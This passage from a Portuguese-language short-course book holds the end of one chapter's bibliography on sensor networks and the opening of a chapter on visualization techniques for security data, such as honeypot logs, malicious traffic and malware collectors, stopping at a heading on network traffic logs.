[106] Ignacio Solis and Katia Obraczka. The impact of timing in data aggregation for sensor networks. In *The 2004 International Conference on Communications (ICC 2004)*, June 2004.

[107] F.X. Standaert, G. Piret, N. Gershenfeld, and J.J. Quisquater. SEA: A scalable encryption algorithm for small embedded applications. In *Proc. of Smart Card Research and Applications (CARDIS'06)*, LNCS, pages 222–236. Springer-Verlag, 2006.

[108] IEEE Standard. IEEE 802.15.4: Wireless medium access control (MAC) and physical layer (PHY) specifications for low-rate wireless personal area networks (WPANs), 2006.

[109] C. Strydis, D. Zhu, and G. Gaydadjiev. Profiling of symmetric-encryption algorithms for a novel biomedical-implant architecture. In *CF'08: Proc. of the 5th conference on Computing frontiers*, pages 231–240, New York, NY, USA, 2008. ACM.

[110] Texas Instruments, Inc. *MSP430x13x, MSP430x14x Mixed Signal Microcontroller – Datasheet*, 2001.

[111] Gilman Tolle, Joseph Polastre, Robert Szewczyk, Neil Turner, Kevin Tu, Phil Buonadonna, Stephen Burgess, David Gay, Wei Hong, Todd Dawson, and David Culler. A macroscope in the redwoods. In *Third ACM Conference on Embedded Networked Sensor Systems (SenSys)*, 2005.

[112] Tijs van Dam and Koen Langendoen. An adaptive energy-efficient MAC protocol for wireless sensor networks. In *ACM SenSys 03*, Los Angeles, CA, November 2003.

[113] Wei Ye, John Heidemann, and Deborah Estrin. An energy-efficient MAC protocol for wireless sensor networks. In *Proceedings of the 21st International Annual Joint Conference of the IEEE Computer and Communications Societies (INFOCOM 2002)*, New York, NY, USA, June 2002.

[114] M. Younis, K. Ghumman, and M. Eltoweissy. Location-aware combinatorial key management scheme for clustered sensor networks. *IEEE Trans. Parallel Distrib. Syst.*, 17(8):865–882, 2006.

[115] Yan Yu, Ramesh Govindan, and Deborah Estrin. Geographical and energy aware routing: a recursive data dissemination protocol for wireless sensor networks. Technical Report TR-01-0023, UCLA - Computer Science Department, 2001.

Capítulo 5

Técnicas de Visualização de Dados aplicadas à Segurança da Informação

André Ricardo Abed Grégio[1], Benício Pereira de Carvalho Filho[2], Antônio Montes[3], Rafael Santos[4].

Resumo

*Sistemas computacionais geram grande quantidade de registros (*logs*) de suas atividades, que podem ser usados para prover informações sobre o funcionamento do sistema, monitorar tráfego da rede, tentar identificar a atuação de software malicioso (*malware*), entre outras aplicações e funções. A análise destes* logs *costuma ser impraticável para analistas humanos por causa de seu volume. Uma forma de encontrar informações importantes em grandes massas de dados com várias dimensões é a aplicação de técnicas de visualização. Neste curso veremos os conceitos de técnicas de visualização com aplicações em visualização de dados (eventos) relacionados a área de segurança da informação, com exemplos práticos comentados.*

Abstract

Computer systems generates vast amounts of logs of its activities, which can be used to provide information about its working, to monitor network traffic, to help the identification of malware activities and for other applications and functions. Analysis of these logs can be impossible for human analysis due to the its sheer volume. One way to find important information in large amounts of (often multidimensional) data is to apply visualization techniques to it. In this short course we will see the basic concepts of visualization techniques with applications on information and systems security data visualization, showing and commenting practical applications.

[1]Divisão de Segurança de Sistemas de Informação, Centro de Tecnologia da Informação Renato Archer.
[2]Serviço Corporativo de Tecnologia da Informação, Instituto Nacional de Pesquisas Espaciais.
[3]Divisão de Segurança de Sistemas de Informação, Centro de Tecnologia da Informação Renato Archer.
[4]Laboratório Associado de Computação e Matemática Aplicada, Instituto Nacional de Pesquisas Espaciais.

5.1. Introdução

Sistemas computacionais interligados em redes possuem como uma de suas características básicas a geração de registros das atividades decorrentes da interação dos seus dispositivos componentes – sistema operacional, aplicações, equipamentos de rede (switches, roteadores), mecanismos de defesa (*firewalls*, *Intrusion Detection Systems*, antivírus), isto é, hardware e software em geral. Tais registros, ou *logs*, têm o intuito de prover informações sobre o funcionamento das partes do sistema, permitir a monitoração do tráfego da rede em busca de eventos suspeitos ou falhas, tentar identificar a atuação de software malicioso (*malware*) em computadores ou redes, identificar a proveniência e/ou conteúdo de mensagens de e-mail não solicitadas, bem como auxiliar na auditoria em caso de incidentes envolvendo a segurança de sistemas de informação.

Devido ao grande número de sistemas gerando *logs*, há uma imensa quantidade de dados que necessitam ser armazenados e, principalmente, analisados de modo a prover alguma informação que possa ajudar na identificação de um determinado tipo de evento de segurança. A análise destes dados costuma ser impraticável para analistas humanos, bem como pode não gerar resultados apresentáveis do ponto de vista de inteligência dependendo das ferramentas que forem utilizadas para extração de informações.

Uma forma efetiva de encontrar informações importantes em grandes massas de dados com várias dimensões é vendo figuras que correspondem a estes números [24], ou seja, aplicando de técnicas de visualização. A área de visualização de dados aplicada à segurança ainda está bastante recente tendo, portanto, uma ampla gama de ferramentas e aplicações a se explorar – adicionalmente muitos problemas pedem soluções *ad hoc*, que devem ser integradas a sistemas específicos, justificando portanto o estudo de técnicas de visualização e sua aplicação à segurança, pois não existem soluções prontas que atendam à todas as necessidades.

O objetivo deste curso é apresentar os conceitos de técnicas de visualização com aplicações em visualização de dados (eventos) relacionados a área de segurança da informação com foco em análise de tráfego de rede suspeito ou malicioso, identificação de padrões de ataque baseados em dados temporais através de *logs* de sensores de monitoração da Internet no ciberespaço nacional, classificação de *malware* utilizando logs de coletores de *malware* e analisando como eles são disseminados e quais serviços são atacados, entre outros assuntos relacionados.

O foco dos exemplos deste curso será a visualização de *logs* relacionados a dados de ataques a honeypots, fluxos de tráfego de rede, coletores de *malware* e de *spam*. Nestes *logs*, as informações relevantes vão desde a data e hora dos eventos, passando pela origem do ataque, dispositivo alvo, tráfego de rede, conteúdo do tráfego e até a informação geográfica do atacante ou localização do repositório do código malicioso disseminado.

5.2. Conceitos de Visualização

Edward Tufte, professor emérito da Universidade de Yale, escreve em seu livro clássico *The Visual Display of Quantitative Information* [24] que *"... gráficos sobre dados podem fazer muito mais do que simplesmente ser substitutos para pequenas tabelas estatísticas. Na sua melhor concepção, gráficos são instrumentos para compreender informação*

quantitativa. Frequentemente a forma mais efetiva de descrever, explorar e sumarizar um conjunto de números – mesmo um conjunto com muitos números – é ver figuras destes números. Adicionalmente, de todas as formas de analisar e comunicar informação estatística, gráficos bem feitos sobre dados são geralmente ao mesmo tempo a mais simples e mais poderosa". Este comentário define bem o papel de visualização na análise de dados: ver "figuras dos números" pode explicar muito mais sobre eles do que medidas estatísticas.

Visualização é uma tarefa realizada com muita facilidade por humanos: o sistema visual humano é capaz de identificar padrões, exceções, tendências, relações entre objetos percebidos visualmente mesmo que não seja possível descrever estes fenômenos em linguagem natural. Esta capacidade aliada ao uso de computadores para preparar, organizar e visualizar dados possibilita a exploração de dados de formas novas, eficientes e interessantes.

Visualização de dados (em particular de dados técnico-científicos, como dados relacionados com sistemas de segurança) pode ser usada para vários objetivos relacionados à análise destes dados: [15]

- **Análise Exploratória**, usando dados de natureza conhecida sem uma hipótese definida sobre fenômenos que podem ocorrer nestes dados. Geralmente envolve a busca visual por tendências, exceções, estruturas, etc. nos dados. O resultado da análise exploratória pode ser a definição de hipóteses.

- **Análise para Confirmação**, usando dados de natureza conhecida e hipóteses sobre fenômenos relacionados a estes dados. Através de visualização a hipótese pode ser confirmada ou rejeitada.

- **Apresentação**, usando os dados, com um objetivo para a demonstração dos dados, fenômenos relacionados a estes ou hipóteses. Deve-se definir uma técnica para apresentação apropriada e que permita fácil interpretação.

5.2.1. Tipos de técnicas de visualização

Existem muitas técnicas de visualização de dados, desde as mais simples e genéricas como gráficos simples de área, torta ou pizza, linhas, histogramas, pontos, etc. (que estão implementadas praticamente em todas planilhas eletrônicas) até as mais complexas e específicas como fatiamento (*slicing*) de volumes em três dimensões para apresentação de imagens bi-dimensionais, como as usadas para visualização de imagens tri-dimensionais como as de ressonância magnética nuclear. Nesta seção apresentaremos algumas técnicas intermediárias que tem características que as tornam interessantes para a visualização de dados relacionados a segurança.

Muitas técnicas de visualização podem ser agrupadas em algumas categorias, sendo que algumas técnicas podem pertencer a mais de uma categoria ou mesmo a nenhuma delas. Por causa da vasta quantidade de técnicas de visualização somente algumas categorias e exemplos serão apresentados. Algumas das categorias apresentadas nesta seção são baseadas em tutoriais e notas de aulas de Daniel Keim [15].

Técnicas geométricas são técnicas que permitem a visualização dos dados através de transformações geométricas (ex. reorganizações, projeções) dos valores dos seus atributos. Uma das técnicas geométricas mais conhecidas é a matriz de espalhamento (*scatterplot matrix*) [5], que apresenta uma matriz bidimensional de plotagens bidimensionais de dados, onde cada combinação de duas dimensões é representada por uma plotagem. Este tipo de visualização é mostrado na Figura 5.1[5], onde alguns atributos de dados de tráfego malicioso e inofensivo são comparados [10].




Figura 5.1. Visualização de tráfego malicioso e inofensivo com matrizes de espalhamento.

Em visualizações com matrizes de espalhamento como a mostrada na Figura 5.1 podemos observar correlações diretas e inversas entre atributos (dois a dois), distribuição de valores nos atributos, padrões, exceções e outros fenômenos que podem servir para sugerir hipóteses sobre os dados.

Outra técnica geométrica que permite a visualização de correlações entre atributos, padrões e exceções é a de coordenadas paralelas [12, 13]. Nesta técnica criamos um eixo para cada um dos atributos, organizamos estes eixos de forma paralela e equidistante, e para cada dado a ser visualizado traçamos uma linha poligonal que cruza os

[5]As figuras coloridas correspondentes às mostradas neste capítulo podem ser encontradas em `http://www.lac.inpe.br/~rafael.santos/sbseg2009.jsp`.

eixos na altura dos valores correspondentes para aqueles atributos. Um exemplo deste tipo de visualização é mostrado na Figura 5.2, que mostra os mesmos dados usados para criar a Figura 5.1. Neste tipo de gráfico é possível inferir métricas para separação de tráfego suspeito, pois as diferenças do tipo de tráfego (malicioso ou inofensivo) podem ser claramente observadas nos eixos de alguns dos atributos. Na figura, podemos ver que o primeiro e o quinto eixo poderiam ser cortados por linhas horizontais e, desta forma, teríamos uma boa separação do tráfego malicioso e inofensivo.




Figura 5.2. Visualização de tráfego malicioso e inofensivo com *parallel coordinates*.

Ainda outra técnica geométrica é baseada na reorganização dos dados multidimensionais em uma grade regular em poucas dimensões (tradicionalmente duas) de forma que dados que são próximos no espaço de atributos multidimensional continuam próximos no espaço de dimensões reduzidas. Uma maneira de criar estes gráficos é usando um modelo de rede neural conhecido como Mapa Auto-Organizável de Kohonen (abreviadamente SOM, *Self-Organizing Map*) [17]. Cada elemento da grade regular pode ser usado como componente para visualização dos dados de acordo com a natureza destes dados.

Um exemplo desta técnica de visualização é mostado na Figura 5.3. Nesta figura, pequenas séries temporais (que, com doze medidas, estariam em um espaço de atributos difícil de ser visualizado diretamente) foram agrupadas pelo algoritmo SOM em uma grade de 10×10 células. Cada célula mostra o valor central em cor mais escura e os valores pertinentes à célula em valores mais claros. Com este tipo de técnica de visualização é possível ver quais são os padrões mais frequentes nas séries temporais e quais são as variações em torno destes padrões. As séries temporais foram obtidas dos *logs* de *honeypots* e correspondem ao número de pacotes TCP recebidos por estes *honeypots* a cada cinco minutos. Cada série temporal corresponde então a uma hora de dados coletados pelos *logs*.

Um problema com estas técnicas geométricas pode acontecer se houver uma enorme quantidade de dados a ser visualizada, o que causará o desenho de muitas linhas. Dependendo da ordem em que estas linhas forem desenhadas, algumas podem ser sobrepostas a




Figura 5.3. Visualização de agrupamentos de séries temporais de acesso à *honeypots*, usando um Mapa Auto-Organizável de Kohonen.

outras, ocultando estas e impedindo a visualização de alguns dados. Técnicas como transparência e *jitter* (ligeiras perturbações nas coordenadas usadas para desenhar as linhas) podem ser usadas para minimizar este problema.

Ainda outras técnicas geométricas de visualização são *Prosection Views* e *Hyperslice* [15]. Estas técnicas são similares às matrizes de espalhamento, mas permitem ao usuário selecionar, em uma das células da matriz, uma região bidimensional dos dados. A composição das regiões bidimensionais posssibilita a seleção de uma região no espaço multidimensional contendo dados de interesse para posterior processamento ou visualização (esta técnica é conhecida como *drill-down*).

Técnicas baseadas em ícones representam os dados multidimensionais a ser plotados como ícones cujas características correspondem a valores dos atributos dos dados. A técnica mais conhecida desta categoria é a *Chernoff faces* [24], que usa pequenos ícones de faces e características como forma da boca, nariz, olhos e posicionamento destes elementos para representar os valores dos dados. Outra técnica baseada em ícones é a codificação por formas (*shape coding*) [2]. Esta técnica mapeia os valores multidimensionais em um pequeno gráfico retangular que é usado como marcador em um gráfico bidimensional, cujas dimensões podem ser espaciais ou temporais. Ícones semelhantes causam uma textura que é aparente no gráfico externo, facilitando a identificação visual de exceções. Uma técnica semelhante a esta é usada na aplicação VisDB [16], que usa cores e arranjo dos ícones em espiral.

Técnicas baseadas em ícones requerem representação adequada para as características dos ícones, que possibilite a rápida interpretação visual através de comparação com outros ícones para identificar similaridades e exceções. Por outro lado, o mapeamento de valores dos atributos para características dos ícones frequentemente requer o

uso constante de uma legenda, o que pode confundir o usuário dos gráficos.

Técnicas baseadas em pixels são similares às que usam ícones porque usam pequenos conjuntos em um arranjo espacial para representar os valores multidimensionais, e organizam estes conjuntos em arranjos maiores que podem representar as dimensões espaciais e/ou temporal do conjunto de dados. Os valores dos atributos são representados por pixels coloridos, geralmente usando um mapa de cores que facilite a identificação de valores similares e diferentes. A interpretação da visualização é novamente feita usando atributos visuais como continuidade e textura para identificar padrões.

Um exemplo bem simples de visualização com uma técnica baseada em pixels é mostrada na Figura 5.4. A figura mostra quantos pacotes TCP, UDP e ICMP foram recebidos por *honeypots* em um período de aproximadamente 10 dias, indicando acessos maliciosos. Pacotes TCP, UDP e ICMP são mostrados em tons de vermelho, verde e azul, respectivamente; com a intensidade da cor correspondendo a um valor normalizado. Os pixels tem bordas cinzas para dias de semana e pretos para fins de semana. O gráfico mostra claramente pequenos intervalos (< 20 minutos) de baixa incidência de tentativas de ataque e picos na incidência destes. Diferentemente de plotagem em séries temporais é possível visualizar um intervalo de tempo bem maior, às custas da indexação temporal explícita.




Figura 5.4. Visualização de tipos de pacotes enviados a uma *honeynet* com uma técnica baseada em pixels.

Daniel Keim [15] apresenta várias variações de técnicas baseadas em pixels, que envolvem a ordenação dos pixels ao longo do tempo usando linhas e diferentes curvas de preenchimento do espaço bidimensional (Peano-Hilbert, *Z-Curve*, etc.).

Técnicas hierárquicas particionam as múltiplas dimensões dos dados de forma hierárquica em subespaços que podem ser visualizados (em 2 ou 3 dimensões). Uma das técnicas hierárquicas mais conhecida é a *treemap* [23], que preenche uma área bidimensional com pequenos polígonos com área proporcional à importância para visualização. Outras características como cores ou texturas podem ser usadas para denotar informa-

ção adicional na visualização. Dois exemplos de gráficos de *treemaps* são mostrados nas Figuras 5.34 e 5.35. Outra técnica hierárquica bem conhecida são os dendogramas, gráficos que particionam hierarquicamente um conjunto (relativamente pequeno) de dados, mostrando agrupamentos e distâncias entre os dados representados. Um exemplo de dendograma é mostrado na Figura 5.24.

Técnicas baseadas em grafos servem para mostrar relações (arestas) entre objetos (vértices). A representação gráfica dos vértices e arestas pode ser usada para mostrar padrões e valores associados às relações (proximidade, intensidade, correlação, etc.) Várias técnicas de visualização usando grafos existem, e o estudo de algoritmos para posicionamento de vértices e arestas de forma a possibilitar a visualização de todo o conjunto é uma área de pesquisa bem ativa. Dois exemplos de visualização de grafos podem ser vistos nas Figuras 5.29 e 5.30.

Técnicas tridimensionais usam gráficos tridimensionais para visualização onde os dados são organizados em tipos de cenários, sendo muito mais efetivos na forma eletrônica (em *displays*) do que na forma impressa. Muitas destas técnicas são iterativas para que o usuário possa selecionar uma região ou subconjunto de dados adequado para visualização ou para que possa mudar o ponto de vista do cenário. Técnicas tridimensionais geralmente requerem razoável poder computacional ou *hardware* específico para uso efetivo, em especial para grandes volumes de dados.

Mapas são componentes de visualização universalmente conhecidos, e que podem ser usados como *background* para visualizações que tenham informações geográficas (frequentemente na forma de coordenadas pontuais ou de regiões geográficas). As Figuras 5.5 e 5.6 mostram um exemplo de visualização de fenômenos geograficamente localizados: acessos a um conjunto de *honeypots* distribuídos no espaço da Internet brasileira, organizados por coordenadas aproximadas do IP de origem e com marcadores proporcionais ao número de acessos.




Figura 5.5. Número de acessos a uma *honeynet* (mundo inteiro)




Figura 5.6. Número de acessos a uma *honeynet* (parte da região sudeste do Brasil)

Muitas outras técnicas de visualização existem, e várias não foram incluídas por questão de espaço. Vale a pena lembrar também que é possível e até comum misturar características de diferentes técnicas de visualização ou usar diferentes técnicas de forma complementar.

5.3. Extração e Pré-processamento de Dados de Segurança para Visualização

Uma atividade fundamental para a segurança de sistemas é a monitoração. Monitorar e armazenar os registros dos eventos ocorridos em um sistema ou rede permitem uma análise posterior desses registros de forma a se procurar por ações suspeitas ou maliciosas, ou mesmo anomalias nos serviços do sistema. Os registros advindos da monitoração servem como dados de entrada para possibilitar a visualização de eventos de segurança e por isso um tratamento especial deve ser dispensado às fontes desses dados. Nesta seção veremos alguns tipos de dados de segurança e suas características, formas de pré-processamento de tais dados e como utilizá-los para visualização.

A necessidade da monitoração vem do fato que os ataques lançados contra sistemas computacionais deixam rastros, os quais podem ser utilizados para eventualmente identificar a parte invasora, ou para analisar como o ataque foi efetuado. Estes rastros correspondem às atividades realizadas em sistemas e redes alvo para que o ataque tenha sucesso, e armazenam informações diversificadas, tais como a data e a hora do ocorrido, o endereço IP de origem e de destino, serviços acessados/atacados, o conteúdo do fluxo de dados que resultou no comprometimento de uma rede de computadores ou de um sistema computacional, etc.

A interação resultante das atividades realizadas nos sistemas em geral é denominada de **evento**. Marty [18] define um evento como sendo *uma modificação ou situação observável ocorrida em um ambiente por um período de tempo determinado*. Ainda, que *um evento pode ser um estado específico ou uma mudança de estado de um sistema*.

O registro destes eventos é chamado de *log*, e é realizado através da coleta de dados de vários tipos de eventos de fontes diversificadas. Esta atividade é de vital importância para que o histórico dos eventos seja mantido e a fim de prover dados para a visualização destes. A seguir, o conceito de *log* será definido e discutiremos seus tipos, bem como os problemas de coleta, armazenamento e análise.

5.3.1. Fontes de dados: *Logs*

Antes de iniciarmos a apresentação dos tipos de fontes de dados, vamos definir o que é um *log*. Entende-se por *log* um registro de transação ou auditoria que consiste de um ou mais arquivos do tipo texto ou em formatos específicos gerados por certas aplicações, que permite a visualização dos eventos ocorridos em um sistema. Os *logs* são gerados por dispositivos computacionais relacionados aos componentes de um sistema, tais como aplicações, o sistema operacional, dispositivos de hardware, além da interação entre sistemas formando redes de computadores. Em linhas gerais, *logs* podem representar três tipos de eventos em um sistema: a atividade normal, alertas ou erro em algum dos componentes do sistema. Um *log* deve prover informação suficiente para que o evento possa ser identificado e compreendido.

Os dados ou mensagens de *log* podem variar conforme suas fontes geradoras, que vão desde o sistema operacional instalado, até a finalidade do sistema em si (servidor, computador de usuário, roteador), não sendo limitados a um sistema específico. A seguir, apresenta-se uma lista contendo algumas classes de sistemas ou dispositivos capazes de gerar *logs*:

- Dispositivos de rede;
- Sistema operacional;
- Aplicações;
- *Firewall*;
- Sistema de Detecção de Intrusão;
- Anti-vírus.

Cada um destes tipos de *logs* tem o seu formato específico, definido pelo fabricante ou mantenedor do *software*/dispositivo gerador do *log*. Vamos mostrar exemplos de *logs* de alguns dos tipos citados, explicando as informações que os compõem.

5.3.1.1. *Logs* de Tráfego na Rede

